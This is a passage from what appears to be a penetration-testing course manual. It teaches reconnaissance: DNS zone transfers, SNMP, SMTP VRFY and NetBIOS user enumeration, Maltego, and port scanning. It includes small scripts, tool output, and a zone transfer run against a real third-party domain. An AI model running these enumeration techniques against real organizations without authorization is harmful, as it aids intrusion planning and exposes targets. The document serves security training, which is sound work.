offensive-security.com name server ns4.no-ip.com.

offensive-security.com name server ns5.no-ip.com.

offensive-security.com name server ns3.no-ip.com.

offensive-security.com name server ns1.no-ip.com.

offensive-security.com name server ns2.no-ip.com.

root@bt:~#
```

Now that you have the DNS server addresses, you can try performing the zone transfer. Try to get a zone transfer from the first DNS server:

```
root@bt:~# host -l offensive-security.com ns4.no-ip.com

; Transfer failed.

Using domain server:

Name: ns4.no-ip.com

Address: 75.102.60.46#53

; Transfer failed.

root@bt:~#
```

The zone transfer failed because the Offensive Security DNS servers are configured properly.

Take a peek at what a successful zone transfer looks like. You'll identify all the DNS servers authoritative for the aeoi.org.ir domain and then attempt a zone transfer:

```
root@bt:~# host -t ns aeoi.org.ir

aeoi.org.ir name server sahand1.aeoi.org.ir.

root@bt:~# host -l aeoi.org.ir sahand1.aeoi.org.ir

Using domain server:

Name: sahand1.aeoi.org.ir

Address: 217.218.11.162#53

Aliases:

aeoi.org.ir name server sahand1.aeoi.org.ir.
```

```
basij.aeoi.org.ir has address 217.218.11.167

emailserver.aeoi.org.ir has address 217.218.11.169

inis.aeoi.org.ir has address 217.218.11.164

inra.aeoi.org.ir has address 217.218.11.167

mail.aeoi.org.ir has address 217.218.11.169

nepton2.aeoi.org.ir has address 217.218.11.167

ns3.aeoi.org.ir has address 217.218.11.162

ns4.aeoi.org.ir has address 217.218.11.163

sahand1.aeoi.org.ir has address 217.218.11.162

simorgh.aeoi.org.ir has address 217.218.11.171

tamas.aeoi.org.ir has address 217.218.11.166

www.aeoi.org.ir has address 80.191.7.220

root@bt:~#
```

You got a successful transfer from sahand1.aeoi.org.ir.

As you might have guessed, you're going to try to write a more efficient script to automate the process.

Review the following script and make sure you understand it:

```
#/bin/bash
# Simple Zone Transfer Bash Script
# $1 is the first argument given after the bash script


# Check if argument was given, if not, print usage
if [ -z "$1" ]; then
echo "[*] Simple Zone transfer script"
echo "[*] Usage   : $0 <domain name> "
echo "[*] Example : $0 aeoi.org.ir "
exit 0
fi


# if argument was given, identify the DNS servers for the domain
for server in $(host -t ns $1 |cut -d" " -f4);do
# For each of these servers, attempt a zone transfer
host -l $1 $server |grep "has address"
done
```

This script is crude and can be improved in many ways. In fact, BackTrack includes some specialized tools for DNS enumeration. The most prominent of them is dnsenum.pl, which incorporates all three mentioned DNS reconnaissance techniques into one tool:

```
root@bt:/pentest/enumeration/dnsenum# ./dnsenum.pl

dnsenum.pl VERSION:1.2

Usage: dnsenum.pl [Options] <domain>

[Options]:

Note: the brute force -f switch must be specified to be able to continue the process execution.

GENERAL OPTIONS:

  --dnsserver    <server>

                       Use this DNS server for A, NS and MX queries.

  --enum              Shortcut option equivalent to --threads 5 -s 20 -w.

  -h, --help          Print this help message.

  --noreverse         Skip the reverse lookup operations.

  --private           Show and save private ips at the end of the file domain_ips.txt.

  --subfile <file>    Write all valid subdomains to this file.

  -t, --timeout <value> The tcp and udp timeout values in seconds (default: 10s).

  --threads <value>   The number of threads that will perform different queries.

  -v, --verbose       Be verbose: show all the progress and all the error messages.

GOOGLE SCRAPING OPTIONS:

  -p, --pages <value>  The number of google search pages to process when

                        scraping names, the default is 20 pages,

                        the -s switch must be specified.

  -s, --scrap <value>  The maximum number of subdomains that will be scraped

                        from google.

BRUTE FORCE OPTIONS:

  -f, --file <file>    Read subdomains from this file to perform brute force.

  -u, --update  <a|g|r|z>

                       Update the file specified with the -f switch with vaild subdomains.

        a (all)        Update using all results.

        g              Update using only google scraping results.

        r              Update using only reverse lookup results.

        z              Update using only zonetransfer results.

  -r, --recursion      Recursion on subdomains, brute force all discovered

                        subdomains that have an NS record.
```

```
WHOIS NETRANGE OPTIONS:

  -d, --delay <value>    The maximum value of seconds to wait between whois

                          queries, the value is defined randomly, default: 3s.

  -w, --whois           Perform the whois queries on c class network ranges.

                         **Warning**: this can generate very large netranges

                         and it will take lot of time to perform reverse

                         lookups.

REVERSE LOOKUP OPTIONS:

  -e, --exclude <regexp>

                          Exclude PTR records that match the regexp expression

                          from reverse lookup results, useful on invalid

                          hostnames.

root@bt:/pentest/enumeration/dnsenum#
```

Note that dns.txt is a file with a long list of common DNS names that dnsenum uses for the forward brute force lookups.

3.1.6 Exercises

1. Chose the organization you used in the previous exercise and enumerate the following information using DNS reconnaissance:

   • Their MX servers

   • Their NS servers

   • Additional hostnames on their IP range(s)

   • Feasibility of DNS zone transfer

   When you are done, add the information discovered in this exercise to the previous report's appendix.

   ALERT! – DO NOT EXTEND THIS EXCERCISE BY SCANNING OR PERFORMING ANY ILLEGAL OPERATIONS ON THE ORGANIZATION CHOSEN. STICK TO THE EXCERCISE!

2. Log on to the Offensive Security labs. Identify the DNS servers and domain name and configure your resolv.conf file appropriately. Attempt to perform a zone transfer for the local network. Identify all the DNS names of the networked computers. Log this information in your THINC.local Lab Pentest Report.

Going the Extra Mile

1) Dig is a very powerful DNS client. Repeat the DNS host enumeration exercise using dig.

2) Try writing a DNS zone transfer script in Python (or Perl). Check the dnspython module and related examples: http://www.dnspython.org/examples.html.

3.2 SNMP Reconnaissance

I consider SNMP to be an underdog protocol. For years it has been widely misunderstood and underrated. SNMP is a management protocol and is often used to monitor and remotely configure servers and network devices. If you are unfamiliar with SNMP, MIB tree, or the term OID, you can check Wikipedia for more information:

http://en.wikipedia.org/wiki/Simple_Network_Management_Protocol

This section will be discussing SNMP v1 and v2c.

SNMP is based on UDP, a stateless protocol, and is therefore susceptible to IP spoofing (more about that later). In addition, SNMP has a weak authentication system: private (rw) and public (r) community strings. These community strings are passed unencrypted on the network and are often left in their default states, private and **public**.

Considering that SNMP is usually used to monitor the *important* servers and network devices, I consider SNMP to be one of the weakest links in the local security posture of an organization. Using a simple sniffer, an attacker can capture SNMP requests being sent to the network, and could potentially compromise the whole network infrastructure (misconfigure a router or switch, sniff other people's traffic by reconfiguring network devices, and so on).

Generally speaking, the **public** community string can read information from an SNMP enabled device, and the **private** community string can often reconfigure values on the device.

Now examine some information from a Windows host running SNMP by using the following command:

```
root@bt:~# snmpwalk –c public –v1 <ip address> 1
```

If you try this in a lab, you will probably be overwhelmed by the amount of information you'll get. Let me demonstrate some interesting commands:

```
bt snmpenum # snmpwalk –c public –v1 192.168.0.110 SNMPv2-MIB::sysDescr.0

SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 15 Model 4 Stepping 8 AT/AT COMPATIBLE -
Software: Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free)

bt snmpenum #
```

3.2.1 Enumerating Windows Users

```
bt # snmpwalk –c public –v1 192.168.0.110 1.3 |grep 77.1.2.25 |cut –d" " –f4

"Guest"

"Administrator"

"IUSR_WIN2KSP4"

"IWAM_WIN2KSP4"

"TsInternetUser"

"NetShowServices"

bt #
```

3.2.2 Enumerating Running Services

```
bt # snmpwalk –c public –v1 192.168.0.110 1 |grep hrSWRunName|cut –d" " –f4

"System

"System"

"smss.exe"

"csrss.exe"

"winlogon.exe"

"cmd.exe"

"services.exe"

"lsass.exe"

"svchost.exe"
```

```
"SPOOLSV.EXE"

"VMwareTray.exe"

"msdtc.exe"

"explorer.exe"

"svchost.exe"

"llssrv.exe"

"NSPMON.exe"

"NSCM.exe"

"regsvc.exe"

"mstask.exe"

"snmp.exe"

"VMwareService.e"

"svchost.exe"

"inetinfo.exe"

"nspm.exe"

"NSUM.exe"

"wuauclt.exe"

"VMwareUser.exe"

"dfssvc.exe"

bt snmpenum #
```

3.2.3 Enumerating Open TCP Ports

```
bt # snmpwalk -c public -v1 192.168.0.110 1 |grep tcpConnState |cut -d"." -f6 |sort -nu

21

25

80

119

135

139

...

7778

8328
```

3.2.4 Enumerating Installed Software

```
bt snmpenum # snmpwalk -c public -v1 192.168.0.110 1 |grep hrSWInstalledName

HOST-RESOURCES-MIB::hrSWInstalledName.1 = STRING: "WebFldrs"

HOST-RESOURCES-MIB::hrSWInstalledName.2 = STRING: "VMware Tools"

bt snmpenum #
```

You can perform many other interesting searches. As usual, there are more specialized tools for this task; I personally like snmpenum.pl and snmpcheck.pl:

```
root@bt:enumeration/snmp/snmpenum# ./snmpenum.pl 192.168.9.220 public windows.txt

--------------------------------------

        INSTALLED SOFTWARE

--------------------------------------

freeSSHd 1.2.1

GuildFTPd FTP Deamon

MailEnable Messaging Services for Windows NT/2000

VMware Tools

--------------------------------------

        UPTIME

--------------------------------------

5 days, 05:33:51.81

--------------------------------------

        HOSTNAME

--------------------------------------

MASTER

--------------------------------------

        USERS

--------------------------------------

bob

lab

tom

john

lisa
```

107

```
mark

...

backup

krbtgt

Administrator

----------------------------------------

        DISKS

----------------------------------------

A:\

C:\ Label:  Serial Number e46bf3ef

Virtual Memory

Physical Memory




----------------------------------------

        RUNNING PROCESSES

----------------------------------------

System Idle Process

System

svchost.exe

smss.exe

...

GuildFTPd.exe

csrss.exe

rdpclip.exe

----------------------------------------

        LISTENING UDP PORTS

----------------------------------------

161

445

500

1030
```

```
...

--------------------------------------

        SYSTEM INFO

--------------------------------------

Hardware: x86 Family 6 Model 7 Stepping 10 AT/AT COMPATIBLE - Software: Windows Version 5.2 (Build 3790
Uniprocessor Free)

--------------------------------------

        LISTENING TCP PORTS

--------------------------------------

21

25

53

88

110

...

3268

3269

3389

60000

--------------------------------------

        SERVICES

--------------------------------------

Event Log

GuildFTPD

...

Network Location Awareness (NLA)

Windows Management Instrumentation

--------------------------------------

        DOMAIN

--------------------------------------

ERROR: Received genError(5) error-status at error-index 1

root@bt:/pentest/enumeration/snmp/snmpenum#
```

3.2.5 Exercises

1. Use an SNMP scanner such as Onesixtyone to identify the computers running the SNMP service inside the THINC.local domain. Record the machines running SNMP and add them to your Lab Pentest Report documentation.

2. Once identified, enumerate usernames and/or a list of installed software on each machine. Make detailed notes about each machine in your report.

3.3 SMTP Reconnaissance

Under certain misconfigurations, mail servers can also be used to gather information about a host or network. SMTP supports several interesting commands such as **VRFY** and **EXPN**.

A **VRFY** request asks the server to verify an email address while **EXPN** asks the server for the membership of a mailing list. These can often be abused to verify existing users on a mail server, which can aid the attacker later.

Consider this example:

```
bt # nc -nv 192.168.0.10 25

(UNKNOWN) [192.168.0.10] 25 (smtp) open

220 gentoo.pwnsauce.local ESMTP Sendmail 8.13.7/8.13.7; Fri, 27 Oct 2006 14:53:15 +0200

VRFY muts

550 5.1.1 muts... User unknown

VRFY root

250 2.1.5 root <root@gentoo.pwnsauce.local>

VRFY test

550 5.1.1 test... User unknown

 punt!

bt #
```

Notice the difference in the message when a user is present on the system. The SMTP server announces the user's presence on the system. This behavior can be used to try to guess valid usernames.

Write a simple Python script that will open a TCP socket, connect to the SMTP server, and issue a **VRFY** command:

```
#!/usr/bin/python

import socket

import sys

if len(sys.argv) != 2:
```

```
        print "Usage: vrfy.py <username>"

        sys.exit(0)


# Create a Socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the Server

connect=s.connect(('192.168.0.10',25))

# Receive the banner

banner=s.recv(1024)

print banner

# VRFY a user

s.send('VRFY ' + sys.argv[1] + '\r\n')

result=s.recv(1024)

print result

# Close the socket

s.close()
```

3.3.1 Exercises

1. Identify all machines running the SMTP service in the THINC.local network. Identify the SMTP server(s) that is/are vulnerable to **VRFY** user enumeration.

2. Manually check that the SMTP server accepts the **VRFY** commands and write a Python/Perl script that attempts to brute force possible usernames on this machine. Make detailed notes about all usernames found in your Lab Pentest Report; you will use this list later on in the course.

3.4 Microsoft NetBIOS Information Gathering

Hackers have often abused the Windows implementation of the NetBIOS protocol. Since the introduction of Windows XP SP2 and Windows 2003, NetBIOS access defaults have been made more secure, and this vector has slightly diminished. In addition, many ISPs now block NetBIOS ports on their backbone infrastructure, which voids this attack vector over the internet.

Saying this, in internal pen tests I often encounter legacy Windows NT, Windows 2000, or Linux Samba servers that are still vulnerable to these enumeration methods.

3.4.1 Null Sessions

A *null session* is an unauthenticated NetBIOS session between two computers. This feature exists to allow unauthenticated machines to obtain browse lists from other Microsoft servers. This feature also allows unauthenticated hackers to obtain huge amounts of information about the machine, such as password policies, usernames, group names, machine names, user and host SIDs, and so forth. This is best explained via an example:

After the null session was manually created, the victim computer disclosed a list of shares it hosts.

Note that null session creation (RestrictAnonymous in the registry) has been disabled in Windows XP and 2003 by default. For more information about null sessions and the NetBIOS protocol, visit:

- http://en.wikipedia.org/wiki/NetBIOS

- http://www.securityfriday.com/Topics/winxp2.html

- http://www.securityfriday.com/Topics/restrictanonymous.html

3.4.2 Scanning for the NetBIOS Service

Many tools are available to aid you in identifying computers running the Netbios services (Windows File Sharing) such as nbtscan and smbserverscan. nbtscan is quickly able to identify machines on a specific subnet running SMB:

```
^  v  ×  root@bt: ~

File Edit View Terminal Help
root@bt:~# nbtscan -r 192.168.11.0/24
Doing NBT name scan for addresses from 192.168.11.0/24

IP address       NetBIOS Name    Server     User         MAC address
-----------------------------------------------------------------------
192.168.11.26    XP-LAB-026      <server>   <unknown>    00-0c-29-44-d8-c0
192.168.11.54    XP-LAB-054      <server>   <unknown>    00-50-56-bc-2e-ab
192.168.11.57    XP-LAB-057      <server>   <unknown>    00-0c-29-aa-d7-5d
192.168.11.84    XP-LAB-084      <server>   <unknown>    00-50-56-bc-2e-dc
192.168.11.94    XP-LAB-094      <server>   <unknown>    00-50-56-bc-36-81
192.168.11.108   CLIENT108       <server>   <unknown>    00-50-56-bc-52-00
192.168.11.127   CLIENT127       <server>   <unknown>    00-50-56-bc-0f-4a
192.168.11.156   CLIENT156       <server>   <unknown>    00-50-56-bc-12-21
192.168.11.201   ALICE           <server>   <unknown>    00-50-56-bc-10-de
192.168.11.205   IS~ORACLE2      <server>   ORACLE2      00-50-56-bc-1e-f7
192.168.11.206   <unknown>                  <unknown>    00-50-56-bc-28-eb
192.168.11.211   TRIXBOX1        <server>   TRIXBOX1     00-00-00-00-00-00
192.168.11.215   REDHAT          <server>   REDHAT       00-00-00-00-00-00
192.168.11.220   MASTER          <server>   <unknown>    00-50-56-bc-40-ce
192.168.11.221   SLAVE           <server>   <unknown>    00-50-56-bc-16-63
192.168.11.222   MAILMAN         <server>   MAILMAN      00-00-00-00-00-00
192.168.11.223   <unknown>                  <unknown>    00-50-56-bc-4f-16
192.168.11.224   UBUNTU05        <server>   UBUNTU05     00-00-00-00-00-00
192.168.11.227   SRV2            <server>   SRV2         00-50-56-bc-20-67
```

3.4.3 Enumerating Username/Password Policies

To enumerate user information from a Windows machine allowing null sessions, you can use more specialized tools such as the samrdump (a python script by Core Security, located at (located in /pentest/python/impacket-examples/) or the rpclient available in BackTrack. Notice the *huge* amount of interesting information received:

```
root@bt:~# samrdump.py 192.168.2.102

Retrieving endpoint list from 192.168.2.102

Trying protocol 445/SMB...

Found domain(s):

 . 97DACBEC7CA4483

 . Builtin

Looking up users in domain 97DACBEC7CA4483

Found user: Administrator, uid = 500

Found user: Guest, uid = 501

Found user: IUSR_WIN2KSP4, uid = 1003

Found user: IWAM_WIN2KSP4, uid = 1004

Found user: NetShowServices, uid = 1001

Found user: TsInternetUser, uid = 1000

Administrator (500)/Enabled: true

Administrator (500)/PWD Must Change: Infinity

Administrator (500)/Group id: 513

Administrator (500)/Bad pwd count: 0

Administrator (500)/Logon count: 9

Administrator (500)/Profile:

Administrator (500)/Comment:

Administrator (500)/Logon hours: Unlimited

Administrator (500)/Workstations:

Administrator (500)/Description: Built-in account for administration
```

```
Administrator (500)/Parameters:

Administrator (500)/Script:

Administrator (500)/Home Drive:

Administrator (500)/Account Name: Administrator

Administrator (500)/Home:

Administrator (500)/Full Name:

Guest (501)/Enabled: false

Guest (501)/PWD Must Change: Infinity

Guest (501)/Group id: 513

Guest (501)/Bad pwd count: 0

Guest (501)/Logon count: 0

Guest (501)/Profile:

Guest (501)/Comment:

Guest (501)/Logon hours: Unlimited

Guest (501)/Workstations:

Guest (501)/Description: Built-in account for guest access to the computer/domain

Guest (501)/Parameters:

Guest (501)/Script:

Guest (501)/Home Drive:

Guest (501)/Account Name: Guest

Guest (501)/Home:

Guest (501)/Full Name:

IUSR_WIN2KSP4 (1003)/Enabled: true

IUSR_WIN2KSP4 (1003)/PWD Must Change: Infinity

IUSR_WIN2KSP4 (1003)/Group id: 513

IUSR_WIN2KSP4 (1003)/Bad pwd count: 0

IUSR_WIN2KSP4 (1003)/Logon count: 0

IUSR_WIN2KSP4 (1003)/Profile:

IUSR_WIN2KSP4 (1003)/Comment: Built-in account for anonymous access to IIS
```

```
IUSR_WIN2KSP4 (1003)/Logon hours: Unlimited

IUSR_WIN2KSP4 (1003)/Workstations:

IUSR_WIN2KSP4 (1003)/Description: Built-in account for IIS

IUSR_WIN2KSP4 (1003)/Parameters:

IUSR_WIN2KSP4 (1003)/Script:

IUSR_WIN2KSP4 (1003)/Home Drive:

IUSR_WIN2KSP4 (1003)/Account Name: IUSR_WIN2KSP4

IUSR_WIN2KSP4 (1003)/Home:

IUSR_WIN2KSP4 (1003)/Full Name: Internet Guest Account

IWAM_WIN2KSP4 (1004)/Enabled: true

IWAM_WIN2KSP4 (1004)/PWD Must Change: Infinity

IWAM_WIN2KSP4 (1004)/Group id: 513

IWAM_WIN2KSP4 (1004)/Bad pwd count: 0

IWAM_WIN2KSP4 (1004)/Logon count: 0

IWAM_WIN2KSP4 (1004)/Profile:

IWAM_WIN2KSP4 (1004)/Comment: Built-in account for IIS

IWAM_WIN2KSP4 (1004)/Logon hours: Unlimited

IWAM_WIN2KSP4 (1004)/Workstations:

IWAM_WIN2KSP4 (1004)/Description: Built-in account for IIS

IWAM_WIN2KSP4 (1004)/Parameters:

IWAM_WIN2KSP4 (1004)/Script:

IWAM_WIN2KSP4 (1004)/Home Drive:

IWAM_WIN2KSP4 (1004)/Account Name: IWAM_WIN2KSP4

IWAM_WIN2KSP4 (1004)/Home:

IWAM_WIN2KSP4 (1004)/Full Name: Launch IIS Process Account

NetShowServices (1001)/Enabled: true

NetShowServices (1001)/PWD Must Change: Infinity

NetShowServices (1001)/Group id: 513

NetShowServices (1001)/Bad pwd count: 0
```

```
NetShowServices (1001)/Logon count: 36

NetShowServices (1001)/Profile:

NetShowServices (1001)/Comment: Windows Media services run under this account

NetShowServices (1001)/Logon hours: Unlimited

NetShowServices (1001)/Workstations:

NetShowServices (1001)/Description: Windows Media services run under this account

NetShowServices (1001)/Parameters:

NetShowServices (1001)/Script:

NetShowServices (1001)/Home Drive:

NetShowServices (1001)/Account Name: NetShowServices

NetShowServices (1001)/Home:

NetShowServices (1001)/Full Name: Windows Media Services run under this account

TsInternetUser (1000)/Enabled: true

TsInternetUser (1000)/PWD Must Change: Infinity

TsInternetUser (1000)/Group id: 513

TsInternetUser (1000)/Bad pwd count: 0

TsInternetUser (1000)/Logon count: 0

TsInternetUser (1000)/Profile:

TsInternetUser (1000)/Comment:

TsInternetUser (1000)/Logon hours: Unlimited

TsInternetUser (1000)/Workstations:

TsInternetUser (1000)/Description: This user account is used by Terminal Services.

TsInternetUser (1000)/Parameters:

TsInternetUser (1000)/Script:

TsInternetUser (1000)/Home Drive:

TsInternetUser (1000)/Account Name: TsInternetUser

TsInternetUser (1000)/Home:

TsInternetUser (1000)/Full Name: TsInternetUser

Received 6 entries.
```

3.4.4 Exercises

1. Identify all machines running the SMB service in the THINC.local network. Gather as many usernames as possible from the Windows machines. You will be using them later in password attacks.

2. Update this information in your Lab Pentest Report file.

3.5 Maltego

Maltego is a commercial intelligence gathering tool created by Paterva (http://www.paterva.com/web5/). Maltego uses open web resources to gather and then correlate information using a simple GUI interface. BackTrack contains a functional Community Edition version of Maltego, which can greatly simplify and aid in the information gathering phase. The advantage of using Maltego over other similar information gathering tools is that Maltego will also display relationships between entities that might not be obvious otherwise. The Community Edition of Maltego restricts running transforms on multiple entities and does not allow saving or exporting results.

To demonstrate the flexibility of Maltego, try to map the social and networking infrastructures of the AEOI. You'll be able to compare the output from previous modules to Maltego's output.

3.5.1 Network Infrastructure

By using the domain entity as a starting point, you can quickly discover the NS and MX records of your target, as well as attempt a zone transfer.

Maltego has many more network discovery transforms such as gathering metadata from documents, SMTP email verification, and much more.

3.5.2 Social Infrastructure

Using the same domain entity, you will now use slightly different transforms to gather information about the social layout of the organization. This includes identifying individuals, and gathering useful information about them, such as:

- Emails, addresses

- Resumes, authored documents

- Websites the target appears on, interests or hobbies

- Background information

Maltego allows you to gather such information easily by using social media transforms such as email verification transforms, Reapleaf and Technochrati lookups, and so on.

Try to use Maltego to enumerate a target organization or company. Be careful what you click, as although Maltego uses "open source" information, some plugins may be usuitable for use – such as the "Email Verifyer" plugin, which sends real emails to people to verify their address!

4. Module 4: Port Scanning

Overview

This module introduces the student to the topic of TCP and UDP port scanning.

Module Objectives

At the end of this module, the student should:

1. Be able run intelligent TCP and UDP port scans using tools available in BackTrack.
2. Be able to identify and avoid common port scanning pitfalls.
3. Be able to use Nmap wrappers to log scanned data to MySQL.
4. Possess basic knowledge of the Nmap NSE scripting engine.

Reporting

Reporting **is required** for this module as described in the exercises.

A Note from the Author

Port scanning is the process of checking for open TCP or UDP ports on a machine. Please note that port scanning is **considered illegal** in many countries and **should not** be performed outside the labs.

I was once running an Nmap scan during an internal penetration test. Unwittingly, I did not take note of the unusual subnet mask employed on the local network, and ended up running the Nmap scan through a remote uplink that was offsite. The router separating these two remote networks was overwhelmed by the intense scan, and, suffice it to say, bad things happened. Never run a port scan blindly. Always think of the traffic implications of your scans, and their possible outcome on the target machines.

4.1 TCP Port Scanning Basics

The theory behind TCP port scanning is based on the three-way TCP handshake. The TCP RFC states that when a SYN is sent to an open port, an ACK should be sent back. So the process of port scanning involves attempting to establish a three-way handshake with given ports. If they respond and continue the handshake, the port is open; otherwise, an RST is sent back.

In a previous module you looked at Netcat and examined its abilities to read and write to TCP ports. In fact, Netcat can be used as a simple port scanner as well.

The following syntax is used to perform a port scan using Netcat. You'll scan ports 24–26 on 192.168.0.10:

```
root@bt:~# nc -vv -z -w2 192.168.0.10 24-26
192.168.0.10: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.10] 26 (?) : Connection refused
(UNKNOWN) [192.168.0.10] 25 (smtp) open
(UNKNOWN) [192.168.0.10] 24 (?) : Connection refused
root@bt:~#
```

Look at the Wireshark dump that was generated due to this scan:

```
┌────────────────────────────────────────────────────────────────────────────┐
│ ▟ ▣                       (Untitled) - Wireshark              ▃ ▣ ▨ │
├────────────────────────────────────────────────────────────────────────────┤
│ File  Edit  View  Go  Capture  Analyze  Statistics  Help                    │
├────────────────────────────────────────────────────────────────────────────┤
│ ▤ ▤ ▤ ▤ ▤ │ ▭ ▭ ✕ ▧ ▤ │ ▥ ⇦ ⇨ ⇨ ⤒ ⤓ │ ▥ ▥ │ ⊕ ⊖ ⊕         │
├────────────────────────────────────────────────────────────────────────────┤
│ ☒ Filter:                                  ▼ ╋ Expression... ┅ Clear ✓ Apply │
├────────────────────────────────────────────────────────────────────────────┤
│ No.. Time      Source          Destination     Protocol Info                │
│    1 0.000000  192.168.0.143   192.168.0.10     TCP     40221 > 26 [SYN] Seq=0 Len=( │
│    2 0.000438  192.168.0.10    192.168.0.143    TCP     26 > 40221 [RST, ACK] Seq=0 / │
│    3 0.009632  192.168.0.143   192.168.0.10     TCP     36417 > 25 [SYN] Seq=0 Len=( │
│    4 0.009934  192.168.0.10    192.168.0.143    TCP     25 > 36417 [SYN, ACK] Seq=0 / │
│    5 0.009955  192.168.0.143   192.168.0.10     TCP     36417 > 25 [ACK] Seq=1 Ack=  │
│    6 0.010075  192.168.0.143   192.168.0.10     TCP     36417 > 25 [FIN, ACK] Seq=1 A │
│    7 0.011194  192.168.0.143   192.168.0.10     TCP     54088 > 24 [SYN] Seq=0 Len=( │
│    8 0.011430  192.168.0.10    192.168.0.143    TCP     24 > 54088 [RST, ACK] Seq=0 / │
│    9 0.028926  192.168.0.10    192.168.0.143    TCP     25 > 36417 [ACK] Seq=1 Ack=2 │
│   10 0.028982  192.168.0.10    192.168.0.143    TCP     41543 > 113 [SYN] Seq=0 Len= ▼ │
│ ◀                                                                          ▶ │
├────────────────────────────────────────────────────────────────────────────┤
│ ▷ Frame 4 (74 bytes on wire, 74 bytes captured)                             │
│ ▷ Ethernet II, Src: 00:0d:61:43:45:46 (00:0d:61:43:45:46), Dst: 00:15:58:27:69:7f (00:15:58:27:6 │
│ ▷ Internet Protocol, Src: 192.168.0.10 (192.168.0.10), Dst: 192.168.0.143 (192.168.0.143) │
│ ▷ Transmission Control Protocol, Src Port: 25 (25), Dst Port: 36417 (36417), Seq: 0, Ack: 1, Len: ( │
│ ◀                                                                          ▶ │
├────────────────────────────────────────────────────────────────────────────┤
│ 0000  00 15 58 27 69 7f 00 0d  61 43 45 46 08 00 45 00   ..X'i... aCEF.E.    │
│ 0010  00 3c 00 00 40 00 40 06  b8 d2 c0 a8 00 0a c0 a8   .<..@.@. ........   │
│ 0020  00 8f 00 19 8e 41 a0 59  c0 5a f9 51 bc dc a0 12   .....A.Y .Z.Q....   │
│ 0030  16 a0 91 72 00 00 02 04  05 b4 04 02 08 0a 00 8d   ...r.... ........   │
├────────────────────────────────────────────────────────────────────────────┤
│ File: "/tmp/etherXXXXaqpWl9" 1335 Bytes 00... │ P: 15 D: 15 M: 0 Drops: 0   │
└────────────────────────────────────────────────────────────────────────────┘
```

4.2 UDP Port Scanning Basics

Since UDP is stateless and does not involve a three-way handshake, the mechanism behind UDP port scanning is different. Try using Wireshark while UDP scanning a lab machine to understand the how UDP port scans work.

4.3 Port Scanning Pitfalls

- UDP port scanning is often unreliable because ICMP packets are often dropped by firewalls and routers. This can lead to false positives in your scan, and you'll often see UDP port scans showing all UDP ports open on a scanned machine. Please be aware of this.

- Most port scanners do not scan all available ports and usually have a preset list of "interesting ports" that are scanned.

- People often forget to scan for UDP services, and stick only to TCP, thereby potentially seeing only half of the equation.

4.4 Nmap

Nmap is probably one of the most comprehensive port scanners to date. Looking at the Nmap usage might be daunting at first. However, once you start scanning you will quickly become accustomed to the syntax. In BackTrack, the Nmap configuration files (such as the default port scan list) are located in /usr/local/share/nmap/.

Note that when running Nmap as a root user, certain defaults are assumed (SYN scans, for instance).

Begin with a simple port scan on 192.168.0.110. Note that running this scan as a root user is actually equivalent to running nmap -sS 192.168.0.110:

```
root@bt:~# nmap 192.168.0.110


Starting Nmap 5.21 ( http://www.insecure.org/nmap/ ) at 2010-10-28 16:24 GMT
Interesting ports on 192.168.0.110:
Not shown: 1664 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
119/tcp   open  nntp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
563/tcp   open  snews
...
7007/tcp open  afs3-bos
MAC Address: 00:0C:29:C6:B3:23 (VMware)


Nmap finished: 1 IP address (1 host up) scanned in 1.524 seconds
root@bt:~#
```

The scan identified many open ports on 192.168.0.110, but are these all the open ports on this machine?

Next, try port scanning all of the available ports on this machine by explicitly specifying the ports to be scanned:

```
root@bt:~# nmap -p 1-65535 192.168.0.110

Starting Nmap 5.21 ( http://www.insecure.org/nmap/ ) at 2010-10-28 16:28 GMT

Interesting ports on 192.168.0.110:

